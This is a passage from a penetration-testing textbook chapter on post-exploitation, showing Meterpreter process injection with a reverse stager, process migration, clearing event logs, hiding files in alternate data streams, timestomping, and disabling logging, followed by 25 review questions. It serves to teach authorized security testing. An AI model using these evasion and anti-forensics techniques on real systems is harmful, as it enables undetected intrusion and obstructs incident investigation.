[*] Creating a reverse meterpreter stager: LHOST=192.168.86.57
LPORT=4444
[+] Starting Notepad.exe to house Meterpreter Session.
[+] Process created with pid 1296
[*] Injecting meterpreter into process ID 1296
[*] Allocated memory at address 0x00170000, for 328 byte
stager
[*] Writing the stager into memory...
[+] Successfully injected Meterpreter in to process: 1296
< snip>
msf> connect 192.168.86.25 4444
[*] Connected to 192.168.86.25:4444
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights
reserved.
```

```
C:\ManageEngine\DesktopCentral_Server\bin>
```

After the process injection completes, you can see Metasploit being used, in a separate session, to connect to the remote system, where we get a command prompt shell. Another technique we can use, that is similar, is to migrate our initial connection to another process. You can see this technique in the following listing. The migrate module will start up a new process that will include the Meterpreter payload that we are connected to. You will see that we start in a Java Server Pages (JSP) process. Once the migration is complete, we are running inside the context of a `notepad.exe` process. This is done by injecting code into the Notepad process.

### **Process Migration with Meterpreter**

```
meterpreter> run post/windows/manage/migrate
```

```
[*] Running module against VAGRANT-2008R2
[*] Current server process: NepqI.jsp (5624)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 6012
[+] Successfully migrated to process 6012
meterpreter>
```

What we achieve through the use of process migration is to ideally evade detection by endpoint protection solutions. Any action taking place will be done from the process space of an existing and unsuspecting process, even if the behaviors may be suspicious. As with other techniques discussed in this chapter, the important idea is to keep from getting detected. Running malicious code in a process that won't earn much in the way of notice is a good way of maintaining access without getting detected.



Windows is not the only operating system process injection can take place on. On Linux and macOS systems, for example, you can overwrite the expected location for dynamic libraries using environment variables like `LD_PRELOAD` on Linux or `DYLD_INSERT_LIBRARIES` on macOS. This places the location of the attacker's libraries ahead of the system path, ensuring they get loaded.

## Log Manipulation

Logged information can be a very hit-or-miss proposition. In some cases, you will run across targets that log next to nothing. What they do log isn't maintained anywhere other than the system. This means if anyone thinks to look, the only place they will be able to find any information is on the local system. Some organizations will plan for incidents and make sure that they not only have solid logging policies in place but that they are also storing system logs in a central location, meaning that anything you do to the logs on the local system won't have an impact because the place any investigator is going to go is to the central log repository and, quite likely, a log search tool like ElasticStack or Splunk.

One easy way of handling any logs on the target is to just clear them. This means that you will either wipe all the entries in the case of the event logs on a Windows system or just delete log files in the case of a Linux or Unix-like system. We can return to Meterpreter for some of this work. Once we have compromised a Windows system and have a Meterpreter shell, we can use the `clearev` command. You can see this in the following code. One of the challenges of this approach, though, is that you need to have the right set of permissions.

### Clearing Event Viewer with Meterpreter

```
meterpreter> clearev
[*] Wiping 635 records from Application...
[-] stdapi_sys_eventlog_clear: Operation failed: Access is
denied.
```

```
meterpreter> getuid  
Server username: NT AUTHORITY\LOCAL SERVICE
```


You can see from the output that the compromise used didn't have adequate permissions to be able to clear the system event log. Based on the user ID, we have the LOCAL SERVICE user rather than the LOCALSYSTEM user. The LOCALSYSTEM user would have had the permissions necessary to adjust the logs. This user has limited permissions.

The process would be different on Unix-like systems. Logs there are commonly written in plaintext files. With the right permissions, these files could be altered by just erasing them or even getting in and removing any lines out of the logs that may seem incriminating. Unless there is auditing enabled on the system, editing the logs would be undetectable, which means you could easily alter them without any downside. You could also just stop the syslog process when you get on the system. Anything that happens before that related to gaining access will be logged, but you would be able to do anything else on the system without it being logged. Similarly, if auditing is enabled on the system, you could disable the audit daemon.

## Hiding Data

Hiding data is a common activity. Some files can be hidden in plain sight. For example, on a Windows system, there are files that are stored in temporary directories. This is especially true for anything downloaded from the Internet. [Figure 7.4](#) shows a directory listing for the temporary Internet files on a Windows system running Chrome. This is the cache directory that is specific to an individual user. This is not a directory most people visit, so it wouldn't be hard to place a file here and just have it never get noticed.





**FIGURE 7.4** Temporary Chrome Internet files in Windows


The path to that directory is `C:\Users\username\AppData\Local\Google\Chrome\User Data\Default\Cache`, which has a lot of waypoints where you can similarly hide files where they won't be seen. This is in part because, by default, many of the directories shown here are hidden in Windows Explorer unless you change the setting to show them. Essentially, files anywhere in the AppData directory would be lost in the shuffle of a lot of temporary files and application-specific files.

On a Linux system, you can use dot files and dot directories to do the same sort of thing. A dot file has a filename that starts with a dot, such as `.bashrc`. Regular file listings won't show files that start with a dot. Similarly, you won't see directories that start with a dot. If you put files into one of those directories, they may get lost or overlooked.

Windows systems have a feature called *alternate data streams* (ADSs), which were implemented in the New Technology File System (NTFS) to support the case when Apple-based disks were attached to Windows NT. In the early '90s, Windows NT supported many more platforms and architectures than it does now, so while the support of the Hierarchical File System (HFS) of macOS no longer exists in Windows, ADS remains as a feature. You will most commonly see it used in downloaded files. They get flagged with the zone they came from. This is where the pop-up about files

being downloaded from the Internet and asking if you want to open them comes from. The zone in the ADS is checked, and if it's in the Internet zone, the user gets asked.

[Figure 7.5](#) shows creating an alternate data stream and then creating a directory listing showing the existence of the alternate data stream. Not all programs in Windows understand the ADS, which means you wouldn't normally use these to store files for regular use. They can be used to store properties of the file or they can be used for malicious purposes. For example, you may be able to store executables as an alternate data stream. You can also use the type command to redirect an executable into an ADS. It becomes just another data stream attached to the filename's entry in the file table.



```
Cmder

Directory of C:\Users\kilroy\Downloads

09/16/2018  06:30 PM    <DIR>          .
09/16/2018  06:30 PM    <DIR>          ..
09/16/2018  06:31 PM             32 file.txt
07/03/2018  08:47 PM        55,357 install.ps1
07/27/2018  11:17 PM       26,262,280 python-3.7.0-amd64.exe
08/15/2018  03:32 AM       1,210,144 vs_buildtools__744680900.1530729469 (1).exe
07/28/2018  02:02 AM       1,210,144 vs_buildtools__744680900.1530729469.exe
07/04/2018  12:44 PM           8,652 Win7-KB3191566-x86.zip
07/04/2018  12:45 PM       68,076,477 Win7AndW2K8R2-KB3191566-x64.zip
07/04/2018  12:44 PM       16,558,542 Windows6.1-KB2506143-x64.msu
            8 File(s)       113,381,628 bytes
            2 Dir(s)       110,312,648,704 bytes free

C:\Users\kilroy\Downloads
λ echo "this is some alternate text again" > file.txt:moretext

C:\Users\kilroy\Downloads
λ dir /r
Volume in drive C has no label.
Volume Serial Number is C45A-A534

Directory of C:\Users\kilroy\Downloads

09/16/2018  06:30 PM    <DIR>          .
09/16/2018  06:30 PM    <DIR>          ..
09/16/2018  06:33 PM             32 file.txt
                                32 file.txt:ads:$DATA
                                38 file.txt:moretext:$DATA
```

**FIGURE 7.5** Using alternate data streams in Windows

One of the challenges with storing executables into an ADS is that they are no longer directly executable from the ADS. You would have to extract the executable and then run that rather than trying to call it from the separate

data stream. This helps protect systems from attackers who would do just that, since regular directory listings, including in Windows Explorer, would show no hint that the ADS is in place. The file size only shows the primary data stream and nothing at all about the other data streams. This makes it effective at hiding data, just not the most efficient at hiding data that you want to directly execute.

One final possibility on Windows systems is the volume shadow copy service. This is a way for Windows to store backups of volumes on a running system. Windows creates these shadow copies to maintain versions of files, in case they need to be rolled back. It is possible, though difficult, to mount one of the volume shadow copies and then manipulate files in it. This is a possibility for hiding data, though it's not really the best way because it can be very cumbersome to deal with.

## **Time Management**

Files in a file system all have dates and times associated with them. You will commonly have modified, accessed, and created dates for each file. If you were to try to replace a common file in the file system with a Trojan that contained a payload you had created, it would have the time stamps associated with the file you were uploading. That makes it more detectable. Instead, you can modify the times of files. Again, we turn to Meterpreter. In the following code, you can see the use of `timestamp` to manipulate the times of a file. Using `timestamp`, we can set the times on a file we uploaded, which are identical to the time stamps on the legitimate file. When we move our replacement file into place, it will have the correct times.

### **Timestomping Files**

```
meterpreter> upload regedit.exe
[*] uploading : regedit.exe -> regedit.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): regedit.exe ->
regedit.exe
[*] uploaded : regedit.exe -> regedit.exe
meterpreter> timestamp regedit.exe -f /windows/regedit.exe
[*] Pulling MACE attributes from /windows/regedit.exe
```

Anytime you manipulate a file, you'll be adjusting the time values on the file just by touching it. You'll change the modified and accessed time, for instance. As a way of covering your tracks, you can make sure to adjust the time values on files you touched back to what they were before you changed the file.

## Summary

Once you have all your information gathered about your target—networks, systems, email addresses, etc.—the next step is to work on exploiting the vulnerabilities. There are multiple reasons for exploiting the identified vulnerabilities that have nothing to do with simply proving you can. The ultimate goal is to improve the security posture and preparedness for the organization you are working with. This means the reason you are exploiting vulnerabilities is to demonstrate that they are there and not just false positives. Additionally, you are exploiting vulnerabilities in order to gather additional information to exploit more vulnerabilities to demonstrate that they are there. Ultimately, once you have finished your testing and identified vulnerabilities, you can report them back to your employer or client.

To exploit vulnerabilities, you need a way to search for exploits rather than being expected to write all the exploits yourself. There are online repositories of exploits, such as [www.exploit-db.com](http://www.exploit-db.com). Some of these online repositories are safer than others. You could, for example, go to the Tor network and also look for exploits there. However, there are several potential problems with this. What you get there may not be safe, especially if you are grabbing binaries or source code you don't understand. If you prefer to keep exploit repositories local, such as if you aren't always sure if you will have Internet access, you can grab the Exploit-DB repository. There is also a search script, called `searchsploit`, that will help you identify exploits that match possible vulnerabilities.

Once you have exploited a system, there are several steps you would consider taking that would not only emulate what an attacker would do but also give you continued access to the compromised system and also to other systems in the network. For example, you can grab passwords from the system you have compromised. These passwords may be used on other

systems once you have cracked the passwords using a tool like John the Ripper or rainbow tables. In a Windows domain, you will certainly find that usernames are probably usable across multiple systems, and often, local administrator passwords are used across systems as well.

You may find there are networks that you can't get to from the outside. You can pivot to those other networks once you have compromised a system. What you are doing is using the compromised system as a router. You will adjust your routing table to push traffic through the connection you have to the remote system. That system will then forward the packets out to other systems on the network.

To accomplish many tasks, you will need to have administrative privileges. This may require privilege escalation. This could be done by Meterpreter automatically, but more than likely you will need to make use of a local vulnerability that will give you administrative privileges once the vulnerability has been exploited. Metasploit can help with that, but you may also need to find other exploits that you run locally. One thing you may need elevated privileges for is to maintain persistence, meaning you can always get back into the system when you want to. There are ways to do it without elevated privileges, but getting administrative rights is always helpful.

You'll also want to cover your tracks to avoid detection. This may include wiping or manipulating logs. This is another place where elevated privileges are useful. There are a number of ways to hide files on the compromised system. This will help with casual observation, for sure. Really hiding files and processes may require a rootkit. You can also manipulate time stamps on files, which may be necessary if you are altering any system-provided files.

## Review Questions

1. What are the three times that are typically stored as part of file metadata?
  - A. Moves, adds, changes
  - B. Modified, accessed, deleted

- C. Moved, accessed, changed
  - D. Modified, accessed, created
2. What is it called when you obtain administrative privileges from a normal user account?
- A. Privilege escalation
  - B. Account migration
  - C. Privilege migration
  - D. Account escalation
3. What does John the Ripper's single crack mode, the default mode, do?
- A. Checks every possible password
  - B. Uses known information and mangling rules
  - C. Uses a built-in wordlist
  - D. Uses wordlist and mangling rules
4. What is the trade-off for using rainbow tables?
- A. Disk space prioritized over speed
  - B. Accuracy prioritized over disk space
  - C. Speed prioritized over accuracy
  - D. Speed prioritized over disk space
5. Which of these is a reason to use an exploit against a local vulnerability?
- A. Pivoting
  - B. Log manipulation
  - C. Privilege escalation
  - D. Password collection
6. What is it called when you manipulate the time stamps on files?
- A. Time stamping
  - B. Timestomping

- C. Meta stomping
  - D. Meta manipulation
7. What would an attacker use an alternate data stream on a Windows system for?
- A. Hiding files
  - B. Running programs
  - C. Storing PowerShell scripts
  - D. Blocking files
8. Which of these techniques might be used directly to maintain access to a system?
- A. Run key in the Windows Registry
  - B. Alternate data stream
  - C. .vimrc file on Linux
  - D. PowerShell
9. If you were looking for reliable exploits you could use against known vulnerabilities, what would you use?
- A. Tor network
  - B. Meterpreter
  - C. msfvenom
  - D. Exploit-DB
10. What might an attacker be trying to do by using the `clearev` command in Meterpreter?
- A. Run an exploit
  - B. Manipulate time stamps
  - C. Manipulate log files
  - D. Remote login
11. You find after you get access to a system that you are the user `www-data`. What might you try to do shortly after getting access to the

system?

- A. Pivot to another network
- B. Elevate privileges
- C. Wipe logs
- D. Exploit the web browser

12. You've installed multiple files and processes on the compromised system. What should you also look at installing?

- A. Registry keys
- B. Alternate data streams
- C. Rootkit
- D. Root login

13. What does pivoting on a compromised system get you?

- A. Database access
- B. A route to extra networks
- C. Higher level of privileges
- D. Persistent access

14. What would you use the program rtgen for?

- A. Generating wordlists
- B. Generating rainbow tables
- C. Generating firewall rules
- D. Persistent access

15. Which of these would be a way to exploit a client-side vulnerability?

- A. Sending malformed packets to a web server
- B. Sending large ICMP packets
- C. Sending a crafted URL
- D. Brute-force password attack



16. What is one outcome from process injection?
- A. Hidden process
  - B. Rootkit
  - C. Alternate data streams
  - D. Steganography
17. Which tool would you use to compromise a system and then perform post-exploitation actions?
- A. nmap
  - B. John the Ripper
  - C. searchsploit
  - D. Metasploit
18. What application would be a common target for client-side exploits?
- A. Web server
  - B. Web browser
  - C. Web application firewall
  - D. Web pages
19. What are two advantages of using a rootkit?
- A. Installing alternate data streams and Registry keys
  - B. Creating Registry keys and hidden processes
  - C. Hiding processes and files
  - D. Hiding files and Registry keys
20. What could you use to obtain password hashes from a compromised system?
- A. John the Ripper
  - B. mimikatz
  - C. Rainbow tables
  - D. Process dumping

21. What technique would you use to prevent understanding of PowerShell scripts that had been logged?
- A. Encoding
  - B. Obfuscation
  - C. Rainbow tables
  - D. Kerberoasting
22. What technique might be mostly likely to be used to gather credentials from a remote system on a Windows network?
- A. Kerberoasting
  - B. Fuzzing
  - C. Rootkits
  - D. PowerShell scripting
23. What language might be most likely to be used by attackers who want to live off the land on Windows systems?
- A. Ruby
  - B. Python
  - C. cmdlets
  - D. PowerShell
24. If you wanted to identify vulnerabilities previously undiscovered in an application, including a network service, what tool might you use?
- A. Rubeus
  - B. Ophcrack
  - C. John the Ripper
  - D. Peach
25. What operating system–agnostic interface might you use if you had compromised a system?
- A. Rubeus
  - B. Meterpreter

C. Empire

D. Ophcrack

[OceanofPDF.com](http://OceanofPDF.com)